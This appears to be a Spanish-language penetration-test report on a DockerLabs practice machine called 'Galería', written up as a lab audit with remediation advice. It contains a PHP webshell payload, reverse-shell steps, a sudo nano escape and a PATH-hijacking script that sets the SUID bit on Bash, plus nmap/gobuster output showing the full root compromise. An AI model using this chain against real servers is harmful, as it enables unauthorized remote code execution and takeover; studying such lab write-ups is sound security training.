



# Reporte Técnico de Vulnerabilidades Galería

Servidor Web Galería (172.17.0.2)



EMPRESA  
CLIENTE

**DockerLabs**



EMPRESA  
AUDITORA

**GabysDL**  
GabysDL



FECHA DEL  
REPORTE

**2026-07-  
28**



VERSIÓN

**1.0**

# Índice

---

## Resumen Ejecutivo (CVSS)

---

## Incidencias

---

## Hallazgos Técnicos

|    |                                                                                          |         |     |
|----|------------------------------------------------------------------------------------------|---------|-----|
| 1. | Subida Ilimitada de Archivos (Arbitrary File Upload)<br>y Escalada de Privilegios a Root | CRÍTICO | 9.8 |
|----|------------------------------------------------------------------------------------------|---------|-----|

---

# Resumen Ejecutivo

---

## Resumen de Vulnerabilidades (CVSS)

---

**Crítico 1**

**Alto 0**

**Medio 0**

**Bajo 0**

**Informativo 0**

## Incidencias

---



No se registraron incidencias durante el proceso de auditoría.

# 1. Subida Ilimitada de Archivos (Arbitrary File Upload) y Escalada de Privilegios a Root

CRÍTICO

CVSS SCORE

9.8

CVE

N/A

URL DE REFERENCIA

[https://owasp.org/www-community/vulnerabilities/Unrestricted\\_File\\_Upload](https://owasp.org/www-community/vulnerabilities/Unrestricted_File_Upload) , <https://gtfobins.github.io/gtfobins/nano/>

## ① Descripción de la Vulnerabilidad

La aplicación web permite la subida de archivos PHP sin validación de tipo, contenido ni extensión en la sección de galería. Esto permite a un atacante remoto ejecutar código arbitrario en el servidor web (Webshell/Reverse Shell) bajo el contexto del usuario www-data. Adicionalmente, existen malas configuraciones en la directiva de sudoers (abuso de editores interactivos) y uso de comandos sin ruta absoluta en scripts del sistema (PATH Hijacking), lo que permite elevar privilegios de forma secuencial hasta tomar control total como root.

(CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H)

## <> Pasos para Reproducir (PoC)

Acceder al formulario de carga de archivos en /gallery/.

Subir un archivo .php con lógica de ejecución de comandos (<?php system(\$\_GET['cmd']); ?>).



Navegar a la ruta del archivo subido confirmando la ejecución remota de comandos como www-data.






Establecer una conexión de reverse shell hacia la máquina atacante mediante Netcat y estabilizar la TTY con Python.

Ejecutar `sudo -u gallery /bin/nano` y spawnear una shell desde el editor para migrar al usuario gallery.

Crear un archivo malicioso convert en /tmp con contenido `#!/bin/bash \n chmod u+s /bin/bash,` otorgarle permisos de ejecución, exportar `PATH=/tmp:$PATH` y ejecutar `sudo /usr/local/bin/runme` para asignar el bit SUID a Bash y escalar a root.

## Evidencias





```

<h1>Gallery</h1>
▼<div class="gallery"> (grid)
  ▼<div class="img1"> (overflow)
    
  </div>
  ▼<div class="img2"> (overflow)
    
  </div>
  ▶<div class="img3"> (overflow)
  ▶<div class="img4"> (overflow)
  ▶<div class="img5"> (overflow)
  ▶<div class="img6"> (overflow)
  ▶<div class="img7"> (overflow)

```

```

www-data@ca394cce41cf:/var/www/html/gallery/uploads/images$ export TERM=xterm
www-data@ca394cce41cf:/var/www/html/gallery/uploads/images$ export SHELL=bash
www-data@ca394cce41cf:/var/www/html/gallery/uploads/images$ tty
/dev/pts/13
www-data@ca394cce41cf:/var/www/html/gallery/uploads/images$ echo $TERM
xterm
www-data@ca394cce41cf:/var/www/html/gallery/uploads/images$ sudo -u gallery /
/nano
gallery@ca394cce41cf:/tmp$ chmod +x /tmp/convert
gallery@ca394cce41cf:/tmp$ ls -l /tmp/convert
-rwxrwxr-x 1 gallery gallery 33 Jul 27 20:19 /tmp/convert
gallery@ca394cce41cf:/tmp$ export PATH=/tmp:$PATH
gallery@ca394cce41cf:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
gallery@ca394cce41cf:/tmp$ sudo /usr/local/bin/runme
Converting image ...
Done.
gallery@ca394cce41cf:/tmp$ sudo /usr/local/bin/runme
Converting image ...
Done.
gallery@ca394cce41cf:/tmp$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1446024 Mar 31 2024 /bin/bash
gallery@ca394cce41cf:/tmp$ bash -p
bash-5.2# whoami
root
bash-5.2#

```

```

└─$ gobuster dir -u http://172.17.0.2/ -w /usr/share/wordlists/dirbuster/dire
ctory-list-2.3-medium.txt -x php,html,txt

```

```

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.
3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: html,txt,php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

index.html (Status: 200) [Size: 1772]
gallery (Status: 301) [Size: 310] [→ http://172.17.0.2/gallery/]
server-status (Status: 403) [Size: 275]
Progress: 882232 / 882232 (100.00%)

Finished

```

```

└─$ gobuster dir \
-u http://172.17.0.2/gallery/ \
-w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt \
-x php

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://172.17.0.2/gallery/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

uploads (Status: 301) [Size: 318] [→ http://172.17.0.2/gallery/uploads/]
Progress: 441116 / 441116 (100.00%)

Finished

```

```

└─$ sudo nmap -p- --open -sS --min-rate 5000 -vvv -n -Pn 172.17.0.2 -oG allPorts
[sudo] password for kali:
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-22 17:38 -0400
Initiating ARP Ping Scan at 17:38
Scanning 172.17.0.2 [1 port]
Completed ARP Ping Scan at 17:38, 0.04s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 17:38
Scanning 172.17.0.2 [65535 ports]
Discovered open port 80/tcp on 172.17.0.2
Discovered open port 21/tcp on 172.17.0.2
Completed SYN Stealth Scan at 17:38, 0.48s elapsed (65535 total ports)
Nmap scan report for 172.17.0.2
Host is up, received arp-response (0.0000040s latency).
Scanned at 2026-07-22 17:38:42 EDT for 0s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON
21/tcp    open  ftp      syn-ack ttl 64
80/tcp    open  http     syn-ack ttl 64
MAC Address: 6A:6D:1C:7C:ED:A1 (Unknown)

```

← → ↻ 🏠 🔒 Not Secure http://172.17.0.2/gallery/uploads/handler.php

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

Archivo subido exitosamente: HOLA.txt

No file selected.





### ✓ Solución y Remediación

Implementar lista blanca (whitelist) estricta de extensiones de archivos (.jpg, .png), comprobando tipos MIME y magic bytes.

Desactivar la ejecución de scripts dentro de la carpeta de subidas (ej. php\_flag engine off en Apache).

Aplicar el principio de menor privilegio en /etc/sudoers, evitando conceder permisos sudo sobre binarios interactivos como nano.

Asegurar que los scripts administrativos invoquen comandos utilizando sus rutas absolutas (ej. /usr/bin/convert).

## Conclusiones y Resumen de la Auditoría

### 📄 Resumen de la Auditoría

Durante la evaluación de seguridad sobre la aplicación web "Galería", se identificó una vulnerabilidad crítica de subida ilimitada de archivos que permitió la ejecución remota de código en el servidor. Posteriormente, mediante auditoría local, se identificaron vectores de escalada por mala configuración de permisos sudoers y secuestro de variables de entorno (PATH Hijacking), logrando el compromiso total del sistema (root).

### 🔑 Pruebas Realizadas

Reconocimiento y escaneo de puertos con Nmap, enumeración de directorios web mediante fuzzing con Gobuster, análisis y

explotación de formulario de carga de archivos, establecimiento y tratamiento de reverse shell con Netcat/Python, enumeración local de permisos sudoers y explotación de binarios mediante GTFOBins y PATH Hijacking.

## Soluciones Recomendadas

Plan de remediación prioritario: 1) Hardening del directorio de cargas web y validación estricta de archivos. 2) Reestructuración de políticas sudoers para eliminar permisos innecesarios sobre editores. 3) Corrección del código fuente en scripts locales para usar rutas absolutas.